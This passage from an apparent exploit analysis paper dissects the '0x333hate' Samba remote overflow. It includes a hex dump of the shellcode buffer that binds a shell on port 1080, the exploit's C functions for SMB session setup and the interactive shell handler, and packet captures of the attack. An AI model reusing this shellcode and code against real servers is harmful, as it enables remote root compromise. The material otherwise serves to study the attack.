0140  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0150  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0160  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0170  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0180  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0190  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0200  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0210  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0220  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0230  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0240  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0250  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0260  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0270  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0280  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0290  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0300  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0310  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0320  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0330  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0340  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0350  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0360  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0370  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0380  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0390  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03c0  90 90 90 90 90 90 90 90 90 90 31 c0 50 40 89 c3   ..........1.P@..
03d0  50 40 50 89 e1 b0 66 cd 80 31 d2 52 66 68 04 38   P@P...f..1.Rfh.8
03e0  43 66 53 89 e1 6a 10 51 50 89 e1 b0 66 cd 80 40   CfS..j.QP...f..@
03f0  89 44 24 04 43 43 b0 66 cd 80 83 c4 0c 52 52 43   .D$.CC.f.....RRC
0400  b0 66 cd 80 93 89 d1 b0 3f cd 80 41 80 f9 03 75   .f......?..A...u
0410  f6 52 68 6e 2f 73 68 68 2f 2f 62 69 89 e3 52 53   .Rhn/shh//bi..RS
```

```
0420  89 e1 b0 0b cd 80 90 90 90 90 90 90 90 90 90 90   ................
0430  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0440  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0450  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0460  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0470  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0480  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0490  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04a0  90 90 90 90 90 90 90 90 90 ff ff ff bf ff ff ff   ................
04b0  bf ff ff ff bf ff ff ff bf ff ff ff bf ff ff ff   ................
04c0  bf ff ff ff bf ff ff ff bf 00 00 00 00 00 00 00   ................
04d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0500  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0510  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0520  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0530  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0540  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0550  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0560  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0570  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0580  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0590  00 00 00 00 00 00 00 00 00 00                     ..........
```

A.1.3. The exploit() function.

```
1)    void
2)    exploit (void)
3)    {
4)       BOOLEAN status;
5)       char outside[333];
6)       if(!(status = connection (target, port)))
7)          fatal (" [~] Error in connection\n");
8)       /* here we setup connection */
9)       if (send (fdsocket, setup1, sizeof (setup1)-1, 0) < 0)
10)         fatal (" [~] Error in setup (1) connection\n");
11)      recv (fdsocket, outside, sizeof (outside)-1, 0);
12)      if (send (fdsocket, setup2, sizeof (setup2)-1, 0) < 0)
13)         fatal (" [~] Error in setup (2) connection\n");
14)      recv (fdsocket, outside, sizeof (outside)-1, 0);
15)      /* exploiting samba */
16)      if (send (fdsocket, buffer, sizeof (buffer)-1, 0) < 0)
17)         fatal (" [~] Error in exploiting samba\n");
18)      if (send (fdsocket, zero, sizeof (zero)-1, 0) < 0)
19)         fatal (" [~] Error in exploiting samba\n");
20)      close (fdsocket);
21)      if((status = connection (target, SHELL)))
22)      {
23)         owned (fdsocket);
24)         close (fdsocket);
25)      }
26)   }
```

The action begins on lines 6 and 7, which is a very simple portscan. This calls the connection() function. I'll examine the connection() function next, but for now, assume that it makes a TCP connection given an IP address and port.

It attempts a connection to target, port. If the connection cannot be made, the function fatal() is called, with an error message of "[~] Error in connection\n". fatal() is defined as:

```
#define fatal(x...) { fprintf (stderr, ##x); exit(-333); }
```

Which means is prints the error to stderr and exits with a value of -333.

We also need to know what "target" and "port" represent. The main() procedure shows that we gain "target" and "port" from the command line.

```
while((c=getopt (argc, argv, "ht:p:")) != EOF)
   {
      switch(c)
      {
         case 't': target = optarg; break;
         case 'p': port = atoi (optarg); break;
         case 'h': usage (argv[0]);
         default : usage (argv[0]);
      }
   }
```

Although "target" is mandatory, "port" has a default value defined:

```
#define PORT   139
int port = PORT;
```

Lines 9 and 10 begin setting up an SMB session by using the function send(), seeding it with the setup1 code:

```
unsigned char setup1[] =
         "\x00\x00\x00\x2e\xff\x53\x4d\x42\x73\x00\x00\x00\x00"
         "\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
         "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\x00"
         "\x00\x00\x00\x20\x02\x00\x01\x00\x00\x00\x00";
```

Here is a sniffed packet that shows the packet crafted with these values. The setup1 code begins at 0x0042 (the third byte of the 5th row):

```
0000  00 04 5a 85 30 82 00 04 9a d0 e6 d1 08 00 45 00   ..Z.0.........E.
0010  00 66 82 ef 40 00 3e 06 a5 9f 0a 01 00 02 0a 00   .f..@.>.........
0020  00 01 06 9d 00 8b 07 55 25 17 72 b3 eb 95 80 18   .......U%.r.....
0030  16 d0 9f 89 00 00 01 01 08 0a 00 af a7 fb 00 01   ................
0040  90 ce 00 00 00 2e ff 53 4d 42 73 00 00 00 00 08   .......SMBs.....
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0060  00 00 00 00 00 00 00 ff 00 00 00 00 20 02 00 01   ............ ...
0070  00 00 00 00                                       ....
```

If the send() fails, fatal() is called with an error message of: " [~] Error in setup (1) connection\n".

Line 11 uses the recv() function to accept the response from the victim server. We don't really care about what is sent back.

Lines 12 and 13 continue the SMB session by using the function send() with the setup2 code:

```
unsigned char setup2[] =
         "\x00\x00\x00\x3c\xff\x53\x4d\x42\x70\x00\x00\x00\x00"
         "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
         "\x00\x00\x64\x00\x00\x00\x64\x00\x00\x00\x00\x00\x00"
         "\x00\x5c\x5c\x69\x70\x63\x24\x25\x6e\x6f\x62\x6f\x64"
         "\x79\x00\x00\x00\x00\x00\x00\x00\x49\x50\x43\x24";
```

Here is a sniffed packet that shows the packet crafted with these values. The setup2 code begins at 0x0042 (the third byte of the 5th row):

```
0000  00 04 5a 85 30 82 00 04 9a d0 e6 d1 08 00 45 00   ..Z.0.........E.
0010  00 74 82 f1 40 00 3e 06 a5 8f 0a 01 00 02 0a 00   .t..@.>.........
0020  00 01 06 9d 00 8b 07 55 25 49 72 b3 eb c2 80 18   .......U%Ir.....
0030  16 d0 c8 76 00 00 01 01 08 0a 00 af a7 fe 00 01   ...v............
0040  90 d1 00 00 00 3c ff 53 4d 42 70 00 00 00 00 00   .....<.SMBp.....
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 64 00      .............d.
0060  00 00 64 00 00 00 00 00 00 00 5c 5c 69 70 63 24   ..d.......\\ipc$
0070  25 6e 6f 62 6f 64 79 00 00 00 00 00 00 00 49 50   %nobody.......IP
0080  43 24                                             C$
```

If send() fails, fatal() is called with an error message of: " [~] Error in setup (2) connection\n"

Line 14 uses the recv() function to accept the response from the victim server. Again, we don't care what is sent back.

Lines 16 and 17 send the crafted packet that we created in the hate() function. Using the send() function, we send the crafted contents of "buffer." We already saw the crafted packet in the hate() function section, since it's rather long, I won't post it here again.

If send() fails, fatal() is called with an error message of: " [~] Error in exploiting samba\n"

Lines 18 and 19 send another crafted packet, this time filled with 808 bytes of nulls.

If send() fails, fatal() is called with an error message of: " [~] Error in exploiting samba\n"

Line 20 closes the connection. We've planted our exploit and ran it, it's time to see if it worked.

Lines 21 through 25 creates a new connection. This time, the connection is to "target", "SHELL." This means it is to the same target address, but a different port. SHELL is defined as:

```
#define SHELL  1080
```

NOTE: I changed this value, it was originally 5074.

If the connection is successful, the function owned() is called, sending the fdsocket value (the file descriptor for the socket created by the connection() call). If the connection is not successful, the connection is closed and we've reached the end of the exploit() function, so we return to main() and try the next offset value.

A.1.4. The connection() function.

```
1)    BOOLEAN
2)    connection (char *host, int port)
3)    {
4)       BOOLEAN status = TRUE;
5)       temp.sin_family = AF_INET;
6)       temp.sin_port = htons (port);
7)       h = gethostbyname (host);
8)    if (h == 0)
9)          status = FALSE;
10)      else
11)      {
12)         bcopy (h->h_addr,&temp.sin_addr,h->h_length);
13)         if ((fdsocket = socket (AF_INET,SOCK_STREAM,0)) < 0)
14)            status = FALSE;
15)         else
16)            if ((connect (fdsocket, (struct sockaddr*) &temp, sizeof
(temp))) < 0)
17)               status = FALSE;
18)      }
19)      return status;
20)   }
```

Lines 5 and 6 set up values for the variable temp, which is a struct sockaddr_in:

```
struct sockaddr_in temp;
```

Setting the family to AF_INET, which means it's using TCP/IP, and the port to the port variable, which was explained in the function exploit() section.

Line 7 sets the variable h by using the gethostbyname() function on the host variable.

Lines 8 and 9 check the results of the gethostbyname() function. If it failed, the variable status is set to FALSE and the connection() function ends.

Otherwise, if gethostbyname() is successful, lines 12 through 17 are executed.

Line 12 uses the function bcopy() to copy the address in h to the sin_addr of temp.

Line 13 sets up the variable fdsocket with the values AF_INET, SOCK_STREAM, and 0. AF_INET sets the family to TCP/IP, SOCK_STREAM means it will be a connection-oriented connection, and 0 means IP. All together, this means it'll be a TCP connection.

If the function socket() fails, the status is set to FALSE and the connection() function ends.

If the function socket() does not fail, we continue to lines 16 and 17, where the function connect() is used to make the TCP connection.

If the connect() fails, the variable status is set to FALSE and the connection() function ends.

If the connect() function is successful, the connection() function ends, returning TRUE.

A.1.5. The owned() function.

```
1)    int
2)    owned (int fdsocket)
3)    {
4)       fd_set cya;
5)       char outside[1024], *cmd="uname -a;id;\n";
6)       int x;
7)       FD_ZERO (&cya);
8)       FD_SET (fdsocket, &cya);
9)       FD_SET (0, &cya);
10)      send (fdsocket, cmd, strlen (cmd), 0);
11)      for(;;)
12)      {
13)         FD_SET (fdsocket, &cya);
14)         FD_SET (0, &cya);
15)         if (select (FD_SETSIZE, &cya, NULL, NULL, NULL) < 0)
16)            break;
17)         if (FD_ISSET (fdsocket, &cya))
18)         {
19)            if ((x = recv (fdsocket, outside, sizeof (outside)-1, 0)) < 0)
20)               fatal (" [-] cya\n");
21)            if (write (1, outside, x) < 0)
22)               break;
23)         }
24)         if (FD_ISSET (0, &cya))
25)         {
26)            if ((x = read (0, outside, sizeof (outside)-1)) < 0)
27)            fatal ("[-] cya\n");
28)            if (send (fdsocket, outside, x, 0) < 0)
29)               break;
30)         }
```

```
31)         usleep(10);
32)      }
33)      fprintf (stderr, " [-] cya hax0r\n");
34)      exit(0);
35)   }
```

Line 8 uses the FD_SET() function to set the file descriptor fdsocket in the variable cya. Recall that fdsocket is the file descriptor that represents the connection to the victim machine.

Line 9 uses the FD_SET() function to set the file descriptor 0 in the variable cya. The file descriptor 0 represents stdin, in other words, what the attacker types.

Line 10 uses the function send() to send the contents of the variable cmd. The variable cmd contains: "uname -a;id;\n" These commands identify the target computer and the user that spawned the shell.

Here is a sniffed packet that shows this send():

```
0000  00 04 5a 85 30 82 00 04 9a d0 e6 d1 08 00 45 00   ..Z.0.........E.
0010  00 41 87 00 40 00 3e 06 a1 b3 0a 01 00 02 0a 00   .A..@.>.........
0020  00 01 06 ac 04 38 07 58 2e de 72 d2 5c 01 80 18   .....8.X..r.\...
0030  16 d0 ef 18 00 00 01 01 08 0a 00 af a8 24 00 01   .............$..
0040  90 f7 75 6e 61 6d 65 20 2d 61 3b 69 64 3b 0a      ..uname -a;id;.
```

Line 11 sets up an infinite for loop, which basically keeps the connection open for whatever else the attacker wants to do in the shell.

Lines 15 and 16 use the function select() to set the variable cya to the readfs and watches for changes to cya. If the function select() fails, the for loop is broken, a message is sent to stderr, " [-] cya hax0r\n", and the owned() function ends.

Lines 17 through 23 use an if statement to watch for any changes to the file descriptor fdsocket. Meaning if there is any input from the victim server, do the contents of the if statement.

Lines 19 and 20 use the function recv() to read in the input from the victim server. If the recv() function fails, call the fatal() function, sending error message: " [-] cya\n"

Lines 21 and 22 use the function write() to send whatever was received to file descriptor 1, which is stdout. Meaning write it to the screen of the attacker's computer (unless stdout is redirected). If the function write() fails, break out of the for loop, a message is sent to stderr, " [-] cya hax0r\n", and the owned() function ends.

Lines 24 through 30 use an if statement to watch for any changes to the file descriptor 0, stdin. Meaning, if the attacker types in anything, do the contents of the if statement.

Lines 26 and 27 use the function read() to load the stdin input to the buffer named outside. If the function read() fails, the for loop is broken, a message is sent to stderr, " [-] cya hax0r\n", and the owned() function ends.

Lines 28 and 29 use the function send() to send the contents of the buffer outside to the file descriptor fdsocket. Meaning whatever was in the buffer outside is sent to the victim server. If the function send() fails, break out of the for loop, a message is sent to stderr, " [-] cya hax0r\n", and the owned() function ends.

Line 31 uses the function usleep() to pause execution for 10 microseconds, giving us a short pause before returning to the beginning of the for loop.

Line 33 sends a message to stderr, " [-] cya hax0r\n".

Line 34 exits the owned() function.

Appendix 2: 0x333hate Packet Dump.

The complete packet dump came out to 41 pages, so I've removed everything except the first failed attempt and the first successful attempt.

A.2.1. The Failed Attempt:

```
17:48:27.121772 10.1.0.2.1693 > 10.0.0.1.139: S [tcp sum ok]
123020566:123020566(0) win 5840 <mss 1380,sackOK,timestamp 11511803
0,nop,wscale 0> (DF) (ttl 62, id 33517, len 60)
0x0000       4500 003c 82ed 4000 3e06 a5cb 0a01 0002  E..<..@.>.......
0x0010       0a00 0001 069d 008b 0755 2516 982d 0eba  .........U%..-..
0x0020       a002 16d0 9a5e 0000 0204 0564 0402 080a  .....^.....d....
0x0030       00af a7fb 0000 0000 0103 0300            ............
17:48:27.122246 10.0.0.1.139 > 10.1.0.2.1693: S [tcp sum ok]
1924393876:1924393876(0) ack 123020567 win 5792 <mss 1460,sackOK,timestamp
102606 11511803,nop,wscale 0> (DF) (ttl 64, id 0, len 60)
0x0000       4500 003c 0000 4000 4006 26b9 0a00 0001  E..<..@.@.&.....
0x0010       0a01 0002 008b 069d 72b3 eb94 0755 2517  ........r....U%.
0x0020       a012 16a0 51fd 0000 0204 05b4 0402 080a  ....Q...........
0x0030       0001 90ce 00af a7fb 0103 0300            ............
17:48:27.124429 10.1.0.2.1693 > 10.0.0.1.139: . [tcp sum ok] ack 1924393877
win 5840 <nop,nop,timestamp 11511803 102606> (DF) (ttl 62, id 33518, len 52)
0x0000       4500 0034 82ee 4000 3e06 a5d2 0a01 0002  E..4..@.>.......
0x0010       0a00 0001 069d 008b 0755 2517 72b3 eb95  .........U%.r...
0x0020       8010 16d0 8092 0000 0101 080a 00af a7fb  ................
0x0030       0001 90ce                                ....
17:48:27.124995 10.1.0.2.1693 > 10.0.0.1.139: P [tcp sum ok]
123020567:123020617(50) ack 1924393877 win 5840 <nop,nop,timestamp 11511803
102606>NBT Packet (DF) (ttl 62, id 33519, len 102)
0x0000       4500 0066 82ef 4000 3e06 a59f 0a01 0002  E..f..@.>.......
0x0010       0a00 0001 069d 008b 0755 2517 72b3 eb95  .........U%.r...
0x0020       8018 16d0 9f89 0000 0101 080a 00af a7fb  ................
0x0030       0001 90ce 0000 002e ff53 4d42 7300 0000  .........SMBs...
0x0040       0008 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000 0000 0000 00ff 0000 0000 2002  ................
0x0060       0001 0000 0000                           ......
17:48:27.125219 10.0.0.1.139 > 10.1.0.2.1693: . [tcp sum ok] ack 123020617
win 5792 <nop,nop,timestamp 102606 11511803> (DF) (ttl 64, id 31579, len 52)
0x0000       4500 0034 7b5b 4000 4006 ab65 0a00 0001  E..4{[@.@..e....
0x0010       0a01 0002 008b 069d 72b3 eb95 0755 2549  ........r....U%I
0x0020       8010 16a0 8090 0000 0101 080a 0001 90ce  ................
0x0030       00af a7fb                                ....
17:48:27.151925 10.0.0.1.139 > 10.1.0.2.1693: P [tcp sum ok]
1924393877:1924393922(45) ack 123020617 win 5792 <nop,nop,timestamp 102609
11511803>NBT Packet (DF) (ttl 64, id 31580, len 97)
0x0000       4500 0061 7b5c 4000 4006 ab37 0a00 0001  E..a{\@.@..7....
0x0010       0a01 0002 008b 069d 72b3 eb95 0755 2549  ........r....U%I
0x0020       8018 16a0 5710 0000 0101 080a 0001 90d1  ....W...........
0x0030       00af a7fb 0000 0029 ff53 4d42 7300 0000  .......).SMBs...
0x0040       0088 0100 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000 6400 0000 03ff 0000 0001 0000  ....d...........
0x0060       00                                       .
17:48:27.154173 10.1.0.2.1693 > 10.0.0.1.139: . [tcp sum ok] ack 1924393922
win 5840 <nop,nop,timestamp 11511806 102609> (DF) (ttl 62, id 33520, len 52)
```

```
0x0000       4500 0034 82f0 4000 3e06 a5d0 0a01 0002  E..4..@.>.......
0x0010       0a00 0001 069d 008b 0755 2549 72b3 ebc2  .........U%Ir...
0x0020       8010 16d0 802d 0000 0101 080a 00af a7fe  .....-..........
0x0030       0001 90d1                                ....
17:48:27.154770 10.1.0.2.1693 > 10.0.0.1.139: P [tcp sum ok]
123020617:123020681(64) ack 1924393922 win 5840 <nop,nop,timestamp 11511806
102609>NBT Packet (DF) (ttl 62, id 33521, len 116)
0x0000       4500 0074 82f1 4000 3e06 a58f 0a01 0002  E..t..@.>.......
0x0010       0a00 0001 069d 008b 0755 2549 72b3 ebc2  .........U%Ir...
0x0020       8018 16d0 c876 0000 0101 080a 00af a7fe  .....v..........
0x0030       0001 90d1 0000 003c ff53 4d42 7000 0000  .......<.SMBp...
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       6400 0000 6400 0000 0000 0000 5c5c 6970  d...d.......\\ip
0x0060       6324 256e 6f62 6f64 7900 0000 0000 0000  c$%nobody.......
0x0070       4950 4324                                IPC$
17:48:27.158602 10.0.0.1.139 > 10.1.0.2.1693: P [tcp sum ok]
1924393922:1924393965(43) ack 123020681 win 5792 <nop,nop,timestamp 102609
11511806>NBT Packet (DF) (ttl 64, id 31581, len 95)
0x0000       4500 005f 7b5d 4000 4006 ab38 0a00 0001  E.._{]@.@..8....
0x0010       0a01 0002 008b 069d 72b3 ebc2 0755 2589  ........r....U%.
0x0020       8018 16a0 5aab 0000 0101 080a 0001 90d1  ....Z...........
0x0030       00af a7fe 0000 0027 ff53 4d42 7000 0000  .......'.SMBp...
0x0040       0080 0100 0000 0000 0000 0000 0000 0000  ................
0x0050       0100 0000 6400 0000 02ff ff01 0000 00    ....d..........
17:48:27.169704 10.1.0.2.1693 > 10.0.0.1.139: . [tcp sum ok]
123020681:123022049(1368) ack 1924393965 win 5840 <nop,nop,timestamp 11511807
102609>NBT Packet (DF) (ttl 62, id 33522, len 1420)
0x0000       4500 058c 82f2 4000 3e06 a076 0a01 0002  E.....@.>..v....
0x0010       0a00 0001 069d 008b 0755 2589 72b3 ebed  .........U%.r...
0x0020       8010 16d0 ccef 0000 0101 080a 00af a7ff  ................
0x0030       0001 90d1 0004 0820 ff53 4d42 3200 0000  .........SMB2...
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0100 0000 6400 0000 00d0 070c 00d0 070c  ....d...........
0x0060       0000 0000 0000 0000 0000 00d0 0743 000c  .............C..
0x0070       0014 0801 0000 0000 0000 0000 0000 0000  ................
0x0080       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0090       0000 0090 9090 9090 9090 9090 9090 9090  ................
0x00a0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x00b0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x00c0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x00d0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x00e0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x00f0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0100       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0110       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0120       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0130       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0140       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0150       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0160       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0170       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0180       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0190       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x01a0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x01b0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x01c0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x01d0       9090 9090 9090 9090 9090 9090 9090 9090  ................
```

```
0x01e0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x01f0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0200       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0210       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0220       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0230       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0240       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0250       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0260       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0270       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0280       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0290       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x02a0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x02b0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x02c0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x02d0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x02e0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x02f0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0300       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0310       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0320       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0330       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0340       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0350       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0360       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0370       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0380       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0390       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x03a0       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x03b0       9090 9090 9090 9090 9090 9090 31c0 5040  ............1.P@
0x03c0       89c3 5040 5089 e1b0 66cd 8031 d252 6668  ..P@P...f..1.Rfh
0x03d0       0438 4366 5389 e16a 1051 5089 e1b0 66cd  .8CfS..j.QP...f.
0x03e0       8040 8944 2404 4343 b066 cd80 83c4 0c52  .@.D$.CC.f.....R
0x03f0       5243 b066 cd80 9389 d1b0 3fcd 8041 80f9  RC.f......?..A..
0x0400       0375 f652 686e 2f73 6868 2f2f 6269 89e3  .u.Rhn/shh//bi..
0x0410       5253 89e1 b00b cd80 9090 9090 9090 9090  RS..............
0x0420       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0430       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0440       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0450       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0460       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0470       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0480       9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0490       9090 9090 9090 9090 9090 90ff ffff bfff  ................
0x04a0       ffff bfff ffff bfff ffff bfff ffff bfff  ................
0x04b0       ffff bfff ffff bfff ffff bf00 0000 0000  ................
0x04c0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x04d0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x04e0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x04f0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0500       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0510       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0520       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0530       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0540       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0550       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0560       0000 0000 0000 0000 0000 0000 0000 0000  ................
```

```
0x0570       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0580       0000 0000 0000 0000 0000 0000            ............
17:48:27.169885 10.1.0.2.1693 > 10.0.0.1.139: P [tcp sum ok]
123022049:123022180(131) ack 1924393965 win 5840 <nop,nop,timestamp 11511807
102609>NBT Packet (DF) (ttl 62, id 33523, len 183)
0x0000       4500 00b7 82f3 4000 3e06 a54a 0a01 0002  E.....@.>..J....
0x0010       0a00 0001 069d 008b 0755 2ae1 72b3 ebed  .........U*.r...
0x0020       8018 16d0 79de 0000 0101 080a 00af a7ff  ....y...........
0x0030       0001 90d1 0000 0000 0000 0000 0000 0000  ................
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0060       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0070       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0080       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0090       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00a0       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x00b0       0000 0000 0000 00                        .......
17:48:27.170055 10.0.0.1.139 > 10.1.0.2.1693: . [tcp sum ok] ack 123022180
win 8208 <nop,nop,timestamp 102611 11511807> (DF) (ttl 64, id 31582, len 52)
0x0000       4500 0034 7b5e 4000 4006 ab62 0a00 0001  E..4{^@.@..b....
0x0010       0a01 0002 008b 069d 72b3 ebed 0755 2b64  ........r....U+d
0x0020       8010 2010 70a4 0000 0101 080a 0001 90d3  ....p...........
0x0030       00af a7ff                                ....
17:48:27.173041 10.1.0.2.1693 > 10.0.0.1.139: FP [tcp sum ok]
123022180:123022987(807) ack 1924393965 win 5840 <nop,nop,timestamp 11511807
102609>NBT Packet (DF) (ttl 62, id 33524, len 859)
0x0000       4500 035b 82f4 4000 3e06 a2a5 0a01 0002  E..[..@.>.......
0x0010       0a00 0001 069d 008b 0755 2b64 72b3 ebed  .........U+dr...
0x0020       8019 16d0 76b6 0000 0101 080a 00af a7ff  ....v...........
0x0030       0001 90d1 0000 0000 0000 0000 0000 0000  ................
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000 0000 0000 0000 0000 0000 0000  ................
